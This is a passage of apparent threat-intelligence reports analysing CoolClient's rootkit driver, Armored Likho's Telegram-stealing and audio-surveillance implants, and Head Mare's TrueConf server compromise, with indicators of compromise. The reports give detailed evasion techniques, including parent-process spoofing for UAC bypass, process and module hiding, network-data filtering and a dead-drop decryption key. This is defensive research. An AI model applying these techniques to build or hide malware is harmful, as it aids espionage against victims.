After winver.exe is created, CoolClient retrieves its debug object using NtQueryInformationProcess, detaches the debugger through NtRemoveProcessDebug, and terminates the process. The obtained debug object is later reused during the remainder of the UAC bypass routine.

Next, the malware repeats the same RPC-based process creation technique to launch computerdefaults.exe. It associates the previously obtained debug object with the current thread using DbgUiSetThreadDebugObject, waits for the resulting process creation event through WaitForDebugEvent, and duplicates the process handle using NtDuplicateObject, obtaining a handle with full access rights.

Finally, CoolClient relaunches itself as Sang.exe passuac using CreateProcessW with an extended startup attribute list. By configuring PROC_THREAD_ATTRIBUTE_PARENT_PROCESS through UpdateProcThreadAttribute, the duplicated process handle is assigned as the parent of the new process. As a result, the new Sang.exe passuac instance executes with an elevated context while appearing to have been spawned by the trusted Windows process instead of the original CoolClient process.

Second stage: loadcert.ini (Injected Execution)

After being injected into synchost.exe, loadcert.ini follows its injected execution path, where it deploys the kernel-mode driver and launches the final-stage implant (cert.ini). If administrative privileges are unavailable, the malware skips driver deployment and proceeds directly to the third-stage injection.

Kernel-Mode driver deployment

The deployment routine begins by decrypting time.ini. CoolClient then verifies that it has sufficient privileges to install a kernel-mode driver by checking for full access to the Service Control Manager (SCM) and the presence of SeTcbPrivilege.

If both conditions are met, CoolClient extracts an embedded LZMA-compressed driver from loadcert.ini, decompresses it, and writes it to disk as msagent.sys in the same directory as cert.ini, for example:

C:\Program Files\Microsoft\Windows Defender\msagent.sys

Next, the malware checks whether a service named msagent already exists. If present, the existing service is stopped and deleted before a new driver service is created and started, loading the kernel-mode component into the operating system.

Driver initialization

After the driver is loaded, CoolClient establishes communication with it by opening the device \\.\msagent using CreateFileW. The user-mode component then initializes the driver by issuing three DeviceIoControl requests.

IOCTL Purpose
0x222120 Registers the current CoolClient process with the driver.
0x2221E0 Sends the configured C2 IPv4 address to the driver.
0x2220F0 Registers filesystem and registry paths that should be protected or hidden.

The first request (0x222120) registers the current CoolClient process as a trusted process within the driver. The request includes the process ID, an operation code, and a flag that marks the process as trusted, allowing it to interact with protected files, registry keys, and processes.

The second request (0x2221E0) passes the configured C2 IPv4 address extracted from time.ini.

Finally, 0x2220F0 registers the CoolClient installation directory (for example, C:\Program Files\Microsoft\Windows Defender\) together with the service registry path (\Registry\Machine\SYSTEM\CurrentControlSet\Services\media_updaten). These entries allow the driver to protect the malware’s files and registry objects from inspection, modification, and deletion.

As part of the initialization, CoolClient updates the HKLM\SYSTEM\RNG\Wid_H1deF5Dirs registry value by appending its installation directory if it is not already present. This registry value is later used by the driver when applying its hiding and protection mechanisms.

The implementation of these IOCTL handlers and the corresponding driver functionality are discussed in the msagent.sys section.

Cert.ini process injection

Once the driver has been initialized, CoolClient proceeds to launch the final-stage implant (cert.ini). Before creating the target process, the malware enumerates active WinStation sessions to identify a suitable interactive user session.

After selecting a session, CoolClient duplicates its access token, updates the session identifier, and creates a new synchost.exe process using CreateProcessAsUserA. The decrypted cert.ini DLL is then injected into the suspended process using the same memory allocation, thread context modification, and ResumeThread technique described earlier.

This marks the final transition in the execution chain, where the third-stage implant takes over C2 communication and the remaining backdoor functionality.

Msagent.sys driver

Analysis of the deployed kernel-mode driver reveals an embedded PDB path:

PDB Path

PDB Path


E:\work\南京实验室\2024项目\张雪杰云南m\研发\FTool\Tool\x64\Release\FTool.pdb

The path contains several notable strings, including “Nanjing Laboratory” (南京实验室) and “Zhang Xuejie Yunnan m” (张雪杰云南m), which likely refer to the driver’s development environment. However, our OSINT analysis did not identify any information linking these strings to a known organization, developer, or threat actor.

The driver is digitally signed with a certificate issued to "Nanjing Ranyi Technology Co., Ltd.", with serial number 3E 62 DC 5D 8D 61 2A 26 33 E7 6B DF D6 07 19 DD. The certificate was valid from August 2013 to September 2014.

We identified several older malicious drivers signed with the same certificate that were compiled around 2013. However, we found no evidence directly linking those samples to the CoolClient activity described in this article.

Driver configuration

During initialization, the driver loads its stealth configuration from the registry key \REGISTRY\MACHINE\SYSTEM\RNG. The configuration defines which system objects should be hidden or protected and controls the driver’s operating mode.

Registry configuration loaded by the driver during initialization

Registry configuration loaded by the driver during initialization

Two REG_DWORD values control the driver’s operating mode:

Registry Value Default Description
Hid_State 1 Enables the driver’s rootkit functionality.
Hid_StealthMode 0 Controls additional stealth features used by selected driver routines.

In addition, the driver loads several REG_MULTI_SZ values that define the objects to be hidden or protected.

Registry Value Purpose
Wid_H1deF5Dirs Directories to hide
Wid_H1deF5Files Files to hide
Wid_H1deRegKeys Registry keys to hide
Wid_H1deRegValues Registry values to hide
Hid_IgnoredImages Processes to ignore
Hid_ProtectedImages Processes to protect

Together, these registry values determine which filesystem paths, registry objects, and processes are managed by the driver’s protection mechanisms.
After loading the configuration, the driver converts the registry entries into internal lookup structures that are shared across its various protection components.

These structures are later referenced by the filesystem minifilter, registry callback, process callback, object callback, image load callback, and IOCTL handlers to determine whether a file, registry object, or process should be hidden, protected, or ignored.

Preparation for process hiding

Next, the driver dynamically locates the ActiveProcessLinks (LIST_ENTRY) field within the EPROCESS structure instead of relying on hardcoded offsets. It first validates several predefined offsets and, if none match, performs a linear scan of the EPROCESS structure to identify the correct location. This approach allows the driver to remain compatible across different Windows versions, where the layout of EPROCESS may differ.

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

The driver validates candidate ActiveProcessLinks layouts before enabling process hiding

Once the correct offset has been identified, it is stored for later use by the process hiding routines. During process hiding and restoration, the driver uses IOCTLs 0x22219C and 0x2221A0 to unlink and relink entries in the Windows active process list, effectively hiding or restoring processes on demand.

Process, object, and image load callbacks

After preparing its process tracking structures, the driver initializes several AVL trees and populates them with configuration entries loaded from the registry, including Wid_H1deF5Dirs, Wid_H1deF5Files, Wid_H1deRegKeys, Wid_H1deRegValues, Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages.

These AVL trees provide efficient lookups for protected files, registry objects, and tracked processes, and are shared by the callback routines and IOCTL handlers.
The driver then registers three types of kernel callbacks that form the foundation of its protection and monitoring mechanisms:

  • Object callbacks using ObRegisterCallbacks
  • Process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx
  • Image load callbacks using PsSetLoadImageNotifyRoutine
Registration of object, process, and image load callbacks during driver initialization

Registration of object, process, and image load callbacks during driver initialization

After registration, these callbacks maintain the driver’s internal tracking structures as processes, threads, and images are created or loaded.

Object callbacks

To protect selected processes, the driver registers object callbacks for process (PsProcessType) and thread (PsThreadType) objects using ObRegisterCallbacks with an altitude of 1203. These callbacks intercept requests to open process and thread handles. If the target process is protected, the driver reduces the access rights granted to the requesting process, preventing operations such as process termination, code injection, and other forms of process manipulation. In this sample, the protected process is the injected CoolClient code running inside synchost.exe.

Process and image load callbacks

The driver registers process creation and termination callbacks using PsSetCreateProcessNotifyRoutineEx, together with an image load callback via PsSetLoadImageNotifyRoutine.

When a process is created, its image name is compared against the configuration lists Hid_IgnoredImages, Hid_ProtectedImages, and Hid_HideImages. Matching processes are added to the driver’s internal tracking structures, allowing them to be protected, hidden, or managed through subsequent IOCTL requests. When a tracked process terminates, its entry is removed from the tracking structures.

The image load callback monitors modules loaded into tracked processes and updates the driver’s internal state to support subsequent protection and hiding operations.

To ensure that processes already running before the driver is initialized are also tracked, the driver performs a one-time enumeration of all active processes after registering the callbacks and adds any matching processes to the tracking structures.

MiniFilter registration

To protect files and directories, the driver registers a filesystem minifilter. During initialization, it creates internal path filter lists, loads the configured directory and file entries (Wid_H1deF5Dirs and Wid_H1deF5Files), and creates the required minifilter registry entries under HKLM\SYSTEM\CurrentControlSet\Services\msagent\Instances. To avoid altitude conflicts, the driver dynamically assigns a filter altitude and retries registration until a unique value is obtained.

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

Retrying minifilter registration with incrementing filter altitude values until FltRegisterFilter succeeds

The driver then activates the minifilter using FltRegisterFilter. The filter works together with the IOCTL interface, which dynamically adds, removes, or clears protected path entries (0x2220F0, 0x2220F4, and 0x2220F8). During filesystem operations, the minifilter compares accessed paths against its internal path lists and denies access to matching entries, effectively hiding protected files and directories from users and applications.

Registry callback registration

To protect registry keys and values, the driver registers a registry callback using CmRegisterCallbackEx with an altitude of 320000. During initialization, it creates separate lookup structures for protected registry keys and values, then populates them using the configured entries from Wid_H1deRegKeys and Wid_H1deRegValues.

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Registration of the registry callback using CmRegisterCallbackEx with an altitude of 320000

Once registered, the callback intercepts registry operations and compares the target key or value against the protected entries. For enumeration requests, matching keys and values are removed from the results before they are returned to user mode, effectively hiding them from registry viewers. For direct access requests, such as opening, modifying, or deleting protected registry objects, the callback returns STATUS_ACCESS_DENIED, preventing the operation.

Before applying these restrictions, the driver verifies whether the requesting process is trusted. Processes registered through IOCTL 0x222120, including the CoolClient user-mode component, bypass the filtering logic and retain unrestricted access, while all other processes remain subject to the driver’s registry protection rules.

IOCTL command dispatcher

To communicate with the user-mode component, the driver creates a device object named \Device\ToolTool together with the symbolic link \DosDevices\ToolTool to allow the user-mode CoolClient component to communicate with the driver through DeviceIoControl requests.

The driver implements 33 IOCTL handlers, although the analyzed CoolClient sample uses only three during normal execution:

  • 0x222120: registers the current CoolClient process with the driver.
  • 0x2221E0: passes the configured C2 IPv4 address.
  • 0x2220F0: registers filesystem and registry paths for protection.

The remaining IOCTL handlers were not invoked by the analyzed sample.

IOCTL Handler Functionality
0x222000 0x140001E04 Enable or disable the rootkit.
0x222004 0x1400020B0 Query the current rootkit state.
0x2220F0 0x140002320 ●       Register protected filesystem or registry paths
●       Used by CoolClient to register its installation directory and service registry key.
0x2220F4 0x1400034DC Remove a protected filesystem or registry path.
0x2220F8 0x140003464 Clear all protected filesystem and registry path entries.
0x222118 0x1400024B0 Register process or path protection entries.
0x22211C 0x140002A20 Query registered protection entries.
0x222120 0x140003794 Update process protection entries. Used by CoolClient to register itself as a trusted process.
0x222124 0x14000362C Remove a protection entry.
0x222128 0x14000349C Clear all process protection entries.
0x222130 0x14000265C Register a protected process by PID.
0x222134 0x140010E88 Inject shellcode into a target process using NtCreateThreadEx.
0x222138 0x14000F498 Hide a kernel module by unlinking it from PsLoadedModuleList.
0x222144 0x14000270C Delete a file.
0x222148 0x14000286C Decrypt an embedded buffer and write it to disk.
0x22214C 0x1400027F4 Read and decrypt an encrypted file.
0x222168 0x140002780 Unmap the image section of a target process.
0x22216C 0x140013984 Terminate a process by PID.
0x222194 0x140011F50 Remove Protected Process Light (PPL) protection.
0x222198 0x140002940 Create or modify a registry value.
0x22219C 0x140010630 Hide a process by unlinking it from the active process list.
0x2221A0 0x140010670 Restore a previously hidden process.
0x2221A4 0x14000F8A0 Hide a module within a process.
0x2221A8 0x14000F954 Restore a hidden module.
0x2221AC 0x140016368 Enumerate and restore kernel notification callbacks.
0x2221B0 0x140016458 Disable or restore kernel notification callbacks.
0x2221B4 0x140012408 Manually load a secondary kernel driver.
0x2221B8 0x14001262C Debug/test handler.
0x2221BC 0x1400165F6 Write to an arbitrary kernel address.
0x2221C0 0x14000BB00,  0x14000BB78 Enables deny-rootkit mode by registering image-load monitoring and enabling the patching logic.
0x2221C4 0x14000BB6C,  0x14000BB10 Disables deny-rootkit mode by clearing state and unregistering/removing the monitoring logic.
0x2221E0 0x1400126C0 Register a C2 IPv4 address.
0x2221E4 0x140012E50 Delete a C2 IPv4 address.

After initializing the IOCTL dispatcher, the driver releases the temporary configuration buffer that was previously loaded from \REGISTRY\MACHINE\SYSTEM\RNG.

Kernel module enumeration and hiding

To support kernel module hiding, the driver resolves the address of the non-exported kernel variable PsLoadedModuleList at runtime using MmGetSystemRoutineAddress. This global linked list maintains information about all loaded kernel modules and drivers, allowing the rootkit to enumerate and manipulate module entries.

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

Driver initialization routine resolving the address of PsLoadedModuleList for subsequent kernel module hiding

This functionality is exposed through IOCTL 0x222138, which accepts a module name or path from the user-mode component. When a matching module is found, the driver locates the corresponding entry in PsLoadedModuleList and unlinks it by updating its Flink and Blink pointers. As a result, the hidden module no longer appears in standard kernel module enumeration routines.

Nsiproxy hooking and data filtering

The driver also hooks the Nsiproxy driver to filter network-related data returned to user mode. This functionality is connected to IOCTL 0x2221E0, which allows the user-mode component to register C2 IPv4 addresses with the driver.

To install the hook, the driver obtains a reference to \Driver\Nsiproxy using ObReferenceObjectByName and replaces one of the Nsiproxy handler pointers with its own filtering routine. The hook preserves the original handler and forwards execution after processing the returned data.

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver's filtering routine

Installing the Nsiproxy hook by resolving \Driver\Nsiproxy and replacing the original handler with the driver’s filtering routine

When the hooked routine processes network information, the driver compares the returned entries against its registered C2 address list. Matching IP addresses are removed before the data is returned to user mode, preventing applications that rely on Nsiproxy-provided network information from seeing the malware’s C2 addresses.

Finally, the driver registers a DriverUnload routine to release allocated resources when the driver is unloaded.

Victimology

The latest CoolClient variant continues to target organizations consistent with previously observed HoneyMyte activity. Based on our investigations, we identified victims in Myanmar, Mongolia, Pakistan, and Russia, including confirmed government entities.

Across the observed intrusions, CoolClient was consistently deployed as a secondary backdoor following a PlugX infection, indicating that HoneyMyte continues to use PlugX as its initial post-compromise implant before transitioning to CoolClient.

Attribution

Our analysis confirms that the investigated malware is a new CoolClient variant associated with the HoneyMyte threat group. While the overall execution flow remains consistent with previously documented CoolClient variants, this sample introduces a previously undocumented kernel-mode driver that significantly expands the malware’s stealth capabilities.

The deployment chain observed in this investigation is also consistent with previous HoneyMyte campaigns, in which PlugX serves as the initial foothold before CoolClient is deployed as a secondary backdoor, further reinforcing the attribution.

Conclusion

The latest CoolClient variant represents a significant evolution of the malware. Rather than operating solely as a user-mode backdoor with plugin support, it now deploys and communicates with a kernel-mode driver that extends its capabilities beyond earlier versions. Through this driver, CoolClient can hide and protect processes, files, and registry objects, as well as filter selected network information, making detection and analysis considerably more difficult.

HoneyMyte has previously introduced kernel-mode functionality in ToneShell. The addition of a kernel-mode driver to CoolClient suggests that the group continues to expand its use of rootkit capabilities to improve stealth, persistence, and defense evasion during post-compromise operations.

IOCs

2d7c8780e97409770a9d4f31c66c9d63 msagent.sys
9460E150E1981D5C165043520C5C12FE msagent.sys
9717F005C5FB98E08D2AD983D88F94EE libngs.dll
F518D8E5FE70D9090F6280C68A95998F libngs.dll
EB79558B037669792652A816E2C669DE ctxmui.dll

C:\Program Files\microsoft\windows defender\
C:\Program Files\windows media player\mediares\
C:\ProgramData\symantecdir\
C:\ProgramData\virtualstore\
C:\Windows\identitycrl\production\
C:\Windows\serviceprofiles\networkservice\
C:\Users\<user>\AppData\Local\viber24.8\
C:\Users\<user>\AppData\Roaming\dsassistant\
C:\Program Files\common files\microsoft shared\office14\
C:\programdata\msdn\

cloudtroe.giize[.]com
employers.theworkpc[.]com
freeread.casacam[.]net
us.lenovoappstore[.]com
sundanish.freeddns[.]org
torinarlabs.webredirect[.]org
news.dursamjbataar[.]org
video.dursamjbataar[.]org
black-popular[.]com
whatismybestthing[.]com

Armored Likho expands its cyber-espionage toolkit

In May 2026, we discovered a new cyber-espionage campaign by the Armored Likho group, also known as Eagle Werewolf, that targets private individuals and organizations across various industries in Russia, including major corporations, the public sector, IT, and education. The attackers used a fake app as bait that mimics a service for donations. However, the most interesting part of this campaign isn’t the initial infection method – it’s the malicious implants the attackers use for cyber-espionage.

We’ve written previously about recent Armored Likho attacks, but our analysis shows that the campaign discussed below has more in common with the group’s activity from February. That said, the attackers have significantly expanded their arsenal.

During our research, we found a new cyber-espionage toolkit written in Rust: the Still Toolkit. One of its components, Still Sync, steals Telegram session data to gain ongoing access to the victim’s account. With this stolen data, attackers can leverage the Telegram API to automatically pull chat logs, media files, and other information from the account.

The second component, Still Audio, is an implant for covert audio surveillance. It analyzes the incoming audio stream, automatically detects speech, records conversations, and sends the recordings to a command-and-control server.

In this article, we’ll look at the initial infection method, how the new Still Toolkit components are built, and the technical details of how they operate.

Kaspersky products detect this threat as Trojan.Win64.Agent.* and HEUR:Backdoor.Win32.Generic.

Background

Armored Likho’s malicious activity has been documented several times before: in November 2024, and in February and July 2026. The current campaign shows significant overlap with the November and February campaigns, which used malicious droppers disguised as documents and applications related to Starlink activation or fundraising efforts as the initial infection vector. This campaign also uses fundraising as its lure. At the same time, our research uncovered a number of new tools that point to the attackers expanding their capabilities.

Initial infection

The infection chain starts with an app that mimics a donation service. As of this writing, the app distribution method remains unknown. During our research, however, we obtained several samples posing as apps from different Russian foundations.

In reality, the app is a dropper. Its developers wrote it in Rust on top of the popular Tauri framework, and it has a graphical interface designed to deceive the user. After launch, it displays a login form that asks for a password, presumably one the attackers supplied.

The login form

The login form

After the user enters a valid password, they see a catalog of donatable items. The app pulls item and category information from orderapiserver[.]info through the public/categories and public/products endpoints. A clickable catalog makes the app look legitimate. While the user browses the items, the dropper quietly decrypts and launches the payload for the next stage in the background.

Our analysis shows that the mechanism for decrypting the payload and launching subsequent stages hasn’t changed since the February campaign. However, we found a new cyber-espionage toolkit – the Still Toolkit – made up of two components: Still Sync and Still Audio.

Still Sync

Still Sync is a stealer written in Rust that steals Telegram session data. However, its capabilities don’t stop there. With this stolen data, Sync can log in to the victim’s account and pull messages and media files through the Telegram API.

Architecturally, Sync is an asynchronous application based on the Tokio library. It talks to the server over gRPC and serializes messages with FlatBuffers. It supports both HTTP and HTTPS as transport protocols; the URL of the command-and-control server determines which one it uses.

How it works

When Sync launches, the attackers set several environment variables. Before starting any malicious activity, the implant pulls configuration parameters from these:

  • STILL_SYNC_ADDR: the address of the command-and-control server. By default, this is https://tg4service[.]com:443.
  • STILL_SEND_PATH: the path to the tdata
  • STILL_TELEGRAM_PASSCODE: the password for decrypting the tdata folder, if Telegram data encryption is enabled on the victim’s device.

Sync also supports several command-line arguments:

  • --console: runs as a console application. If this parameter is absent, the implant creates a TReload service to keep running in the background.
  • --version: prints version information and exits.
  • --firefly: launches a trace thread that monitors the program’s operation. It writes error messages to a hidden file, bin, located in the same folder as the main executable.
  • --db: turns on debug mode with detailed logging.
Example Still Sync logs

Example Still Sync logs

Once it launches, the malware begins registering the device with the C2 server. To do this, Sync collects the following information about the victim’s system:

  • Motherboard serial number
  • CPU ID
  • System UUID
  • BIOS serial number
  • Computer domain name

The malware combines the collected data into a single string with a colon as the separator. It then hashes that string with SHA-256 and stores the resulting hash under the key sysmarker. Worth noting: other Armored Likho tools, AquilaRAT included, use this same hashing algorithm.

Sync then serializes a package containing all the collected information and the agent version, and sends it in a POST request to /still.rpc.Sync/RegisterMachine. The response contains a machine_id value, which Sync uses to identify itself in subsequent requests.

Once registration succeeds, Sync sends a POST request with the machine_id parameter to /still.rpc.Sync/GetMachineSettings. The server responds with the following settings:

  • enabled: triggers malicious activity on the infected device.
  • scan_portable: turns on extended scanning when searching for the tdata We’ll cover this feature in more detail below.
  • fetch_telegram: if this parameter is on, Sync attempts to log in to Telegram and extract data. We’ll cover this feature in more detail below.
  • download_channels: if this parameter is off, Sync skips channel dialogs when exfiltrating Telegram data.

These parameters have no default values, so Sync doesn’t perform any malicious actions until the registration and settings-retrieval processes both complete successfully.

Telegram data collection

Before stealing a Telegram session, Sync searches for the tdata folder, unless the STILL_SEND_PATH variable is already set. The list of search paths includes both standard and nonstandard directories, if the scan_portable option is turned on:

  • C:\Users\<username>\AppData\Roaming\Telegram Desktop\: the standard Telegram Desktop installation directory.
  • C:\Users\<username>\AppData\Local\Packages\<package_folder>\LocalCache\Roaming\: the installation directory for the Microsoft Store version. Sync identifies the package folder by a name that contains the string TelegramMessenge.
  • C:\: used for the extended search (if the scan_portable option is on).

Sync then sends a POST request with a list of files from the tdata folder to the /still.rpc.Sync/CheckFiles endpoint. The server responds with the following values:

  • snapshot_id: an identifier the server assigns to the current data snapshot.
  • present: a list of file paths that are already present on the server.

This lets the C2 server avoid re-receiving files it already has. In addition, if Sync can’t access files on disk through standard methods, it falls back on three mechanisms that abuse the SeBackupPrivilege privilege:

  • Opening files with the CreateFileW function using the FILE_FLAG_BACKUP_SEMANTICS parameter
  • Creating a backup copy through the Shadow Copy service and reading files from there
  • If the previous methods all fail, attempting to copy the file using the Robocopy utility in backup mode

Beyond stealing Telegram session data, Sync can carry out full-scale collection of user information from the messaging app. When the fetch_telegram option is on, it launches a separate thread that authenticates to the chat app using the previously obtained tdata. Once authentication succeeds, Sync gains access to the account data and sends the following collected information to the server:

  • User details, such as username, phone number, first and last name
  • Information about private chats, groups, or channels, such as chat name and ID, the member list, and so on
  • Dialogs from private chats, groups, and channels (if the download_channels option is on)
  • Media files under 250MB: photos, documents, stickers, and contacts

Still Audio

Still Audio is an audio surveillance implant written in Rust. Its main job is to analyze the incoming audio stream and start recording voice when certain conditions are met – we’ll cover those in the next section. Architecturally, Still Audio largely mirrors Sync and uses the same mechanisms for communicating with the C2 server.

On launch, Still Audio performs a sequence of actions:

  • It extracts libmp3lame.dll, a file stored inside the executable. This is a library used to encode audio data.
  • If the --console command-line argument is absent, the implant creates a service named auxhost, connects to it, and continues running in the background.
  • While running in the background, it creates a file, logfile.log, to write logs to.

Next, Still Audio retrieves the C2 server address. As with Sync, it stores the URL in an environment variable – in this case, STILL_AUDIO_SYNC_ADDR. If that variable isn’t set, it falls back to STILL_SYNC_ADDR, which shows the two modules are compatible with each other. If neither variable is set, it uses the default URL, https://srwinservice[.]com.

Still Audio also uses the Dead Drop Resolver technique as a fallback mechanism for obtaining the C2 address. If the current server stays unreachable for three days, the tool tries to pull the current C2 URL from a GitHub repository. In the sample under analysis, we found the following URL for the page containing C2 information: hxxps://raw.githubusercontent[.]com/mmarln/pi-mono/refs/heads/main/packages/pods/src/array12.json

Encrypted C2 address inside the GitHub repository

Encrypted C2 address inside the GitHub repository

The repository, a fork of a popular project, contains the server URL Base64-encoded and encrypted with the Blowfish algorithm in ECB mode, using the key 5c8e153228edd3c6cbf75684 (lowercase string). Older AquilaRAT samples use this exact same algorithm and key.

Once it obtains the current C2 address, the Audio module starts a registration process similar to Sync’s, but through a different endpoint:

/still.rpc.Audio/RegisterAudioMachine. Also, unlike Sync, Audio sends a list of available audio input devices along with the system information.

The server responds with settings for the implant:

  • machine_id: a unique identifier for the current device.
  • vad_threshold: the threshold value for the VAD (Voice Activity Detection) algorithm. Expressed as a decimal fraction, it represents a proportion of the maximum sound level the input device can pick up. Sound above this threshold counts as voice activity. The default vad_threshold is 02.
  • max_silence_duration: the number of audio samples with a VAD value below the set threshold after which the implant considers the recording finished.
  • max_buffer_size: the maximum buffer size for recorded audio data.
  • active_device: the name of the input device selected for recording, from the list of available devices.

The eavesdropping process

Still Audio works with raw audio samples it captures directly from the input device. To detect voice activity, it implements an algorithm based on Root Mean Square (RMS), a lightweight signal-processing method that distinguishes speech from silence by measuring the audio signal’s average power over time. The implant doesn’t rely on any third-party libraries here; it implements all the calculations itself.

The implant compares the calculated RMS value against the vad_threshold parameter. If RMS meets or exceeds this threshold, recording starts. To avoid losing the beginning of the recording, Still Audio uses a pre-buffer, a size-limited buffer that stores samples from just before the current recording moment. A sequence of max_silence_duration samples (320 by default) with RMS values below the threshold signals the end of the recording. For example, with a standard headset running at a 44.1kHz sampling rate, recording stops after roughly 7ms of silence.

Interestingly, the Audio module makes no attempt to hide its use of the microphone: its name shows up in Windows settings. In the sample we examined, the file was saved to disk as IntAudio.exe, and it appeared in the list of apps using the microphone as “Intel Audio”:

The malicious module in the list of apps using the microphone

The malicious module in the list of apps using the microphone

Before sending recordings to the server, the implant uses the libmp3lame library to encode the raw audio samples. It sends the recording files via a POST request to /tgfrg, adding a Client-Id header containing the machine_id obtained during registration to identify the device.

Infrastructure

This campaign draws on a broad set of hosting providers and domains registered at different points in time, which suggests the attackers are trying to make their infrastructure harder to detect. We found no direct overlap in domains or IP addresses with the February campaign. Even so, the two infrastructures share some similarities:

  • They use the same hosting providers, with the ASNs 149440, 202448, and 215311.
  • Their domain names follow similar naming patterns that mimic Windows system services and update mechanisms.
Domain IP address Registration date ASN
orderapiserver[.]info 187.127.153[.]38 April 18, 2026 47583
tg4service[.]com 159.198.37[.]74 October 4, 2025 22612
srwinservice[.]com 213.252.244[.]123 March 19, 2026 61272
screenserv[.]com 23.26.237[.]250 February 13, 2026 149440
windowserv[.]net 23.27.24[.]30 February 10, 2026 149440
managementapiservice[.]com 188.212.124[.]178 May 1, 2026 202448
service8date[.]com 145.223.69[.]143 January 13, 2026 215311
updateservs[.]com 145.223.68[.]66 December 23, 2025 215311

Victims

In this campaign, we’ve determined that the attackers’ primary targets are users in Russia. Most victims are private individuals, though the corporate sector, government organizations, IT companies, and educational institutions are also affected.

Attribution

This campaign has been using both new tools and malware families documented in BI.ZONE’s February report. While some components turned up for the first time, they show significant code-level overlap with malicious tools seen in earlier Armored Likho campaigns. Based on these overlaps, along with additional technical artifacts, we’re highly confident the Armored Likho group is behind the campaign. The overlaps we identified include:

  • Identical dropper architecture in the February and current campaigns, which includes the use of the Tauri library to build the graphical interface, a similar user-input handler, a payload with the ICRYPTMP header, and the same multi-part encryption format.
  • The same encryption algorithm and key used in AquilaRAT from the previous campaign and in the Still Audio module from the current campaign, both implementing the Dead Drop Resolver technique.
  • Identical logic for generating the sysmarker value in older AquilaRAT samples and in the Still toolkit from the current campaign. The algorithms match down to the PowerShell commands used to collect system information.
  • Substantial infrastructure overlap, which includes the hosting providers and domain-naming patterns described in the Infrastructure section.

Takeaways

The campaign described in this post shows Armored Likho’s toolkit evolving, with the group steadily expanding its cyber-espionage capabilities. Beyond the components we already knew about, the attackers rolled out new modules that let them not only access Telegram data but also conduct audio surveillance on victims. Together, these capabilities significantly widen the range of information attackers can collect in a single compromise.

One point deserves particular attention: the new tools form a cohesive set, sharing similar architecture, C2 communication mechanisms, and common implementation elements. This points to the group building out its own tool ecosystem, designed for long-term use and further expansion.

The emergence of new, specialized modules shows the attackers aren’t just trying to preserve their existing capabilities – they’re working to make intelligence-gathering more effective by controlling multiple communication channels at once.

Indicators of compromise

Additional information about this threat, indicators of compromise included, is available to customers of Kaspersky Threat Intelligence Reporting. Contact intelreports@kaspersky.com for more details.

File hashes
Droppers
C1D1EE16B92E6A138FFA048855F75D7D
17674B250D8B422A50A86C9FF207186D
62801F6223E860A7CCA271522E303B2D

Still Sync
68F0365D2FA8C828D012D8859E52A773
4BD7C352AE277B0E38D07BEEDD4DD507
D4BC09FB10EA2A5DC0BCBEEDA5E5AFDD

Still Audio
2CA8ADBAB98EBE305EACF272CF48F5A0
3AC41B097236A7723821848AE31EF141
439255736797BC88BD19F282449E0436

Domains
orderapiserver[.]info
tg4service[.]com
srwinservice[.]com
screenserv[.]com
windowserv[.]net
managementapiservice[.]com
service8date[.]com
updateservs[.]com

Head Mare APT is exploiting vulnerabilities in an unpatched TrueConf server to deliver PhantomCore and PhantomGraph to video conference participants

Overview of the attack

In July 2026, Kaspersky experts detected a new attack by the Head Mare group. Previously, we classified them as hacktivists, but now we define them as an APT group due to the sophistication of their TTPs and the absence of destructive activity (encryption, wiping) in the targeted infrastructures. In this latest campaign, the attackers exploited a chain of vulnerabilities in the TrueConf video conferencing server and replaced the original TrueConf client installers with infected versions that installed the PhantomCore malware on the system.

An investigation of the compromised server revealed that the attackers used a combination of two new vulnerabilities (assigned the internal identifiers KLCERT-26-057 and KLCERT-26-058), allowing them to execute arbitrary code with the highest privileges.

The attack occurs in several stages:

  1. The attackers connect to the TrueConf server without prior authorization via port 4307/TCP, which, according to the product documentation, is open by default. The attack targets TrueConf servers running versions 5.3.X through 5.3.9, 5.4.X through 5.4.9, and 5.5.X through 5.5.5.
  2. Once connected, attackers call a server function to transmit a malicious script and execute it on the server. The vulnerability that allows this stage of the attack to be carried out has been assigned the internal identifier KLCERT-26-057.
  3. The received script runs on the TrueConf server in an isolated environment. By default, operating system functions are not accessible in this environment, which should limit the capabilities of the executed code.
  4. To escape the isolated environment, attackers exploit a second vulnerability, assigned the internal identifier KLCERT-26-058. Exploiting this vulnerability allows them to bypass the restrictions of the isolated environment and proceed to execute commands in the context of the operating system.
  5. Once the environment’s restrictions are bypassed, attackers gain the ability to execute arbitrary code on the server with the privileges of the NT AUTHORITY\SYSTEM account.
  6. Once they have gained elevated privileges, attackers replace the file …\public\js\locale.php with a web shell, which can be used for subsequent remote control of the compromised server.

This web shell was used for the following activities:

  • collecting data on the IT infrastructure;
  • gaining privileged access to the TrueConf database;
  • replacing the original TrueConf Client distribution with an infected version containing the PhantomCore backdoor.

The vulnerabilities exploited by the attackers were patched by the vendor in the latest TrueConf Server updates (versions 5.3.9, 5.4.9, and 5.5.5). These updates were released on June 18, 2026.

The PhantomCore backdoor was successfully detected by Kaspersky solutions.

To automatically launch the malware after the system boots, a registry key is created: HKEY_CURRENT_USER\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32, with the value set to the path to the malicious program’s file.

Using a web shell, in addition to PhantomCore, the attackers load a backdoor that we have named PhantomGraph, consisting of two modules:

  • SysExcSvc.dll is responsible for receiving commands from the attackers and transmitting the results of their execution. The attackers used an account on Microsoft OneDrive cloud storage as their command-and-control (C2) server.
  • SysReadSvc.dll reads the command transmitted by the first module, executes it, and saves the execution result.

To establish persistence on the system, the attackers execute a Base64-encoded PowerShell command that installs SysExcSvc.dll and SysReadSvc.dll as Windows services. We believe the attackers deliberately split this malicious command into two components to make it harder to detect using EDR tools. Additionally, the program’s code partially matches that of PhantomCore, indicating that it belongs to Head Mare’s arsenal.

We also managed to identify the commands executed by the attackers when connecting to the backdoor. The SysReadSvc module executes commands using a BATCH file. Example of execution:

$system32\cmd.exe /c cmd /c ""$temp\cmd_cmd_4488.bat"" 2>&1

Commands detected:

  • Memory dump of the lsass.exe process:

  • Reconnaissance of the user and system names:

hostname

whoami

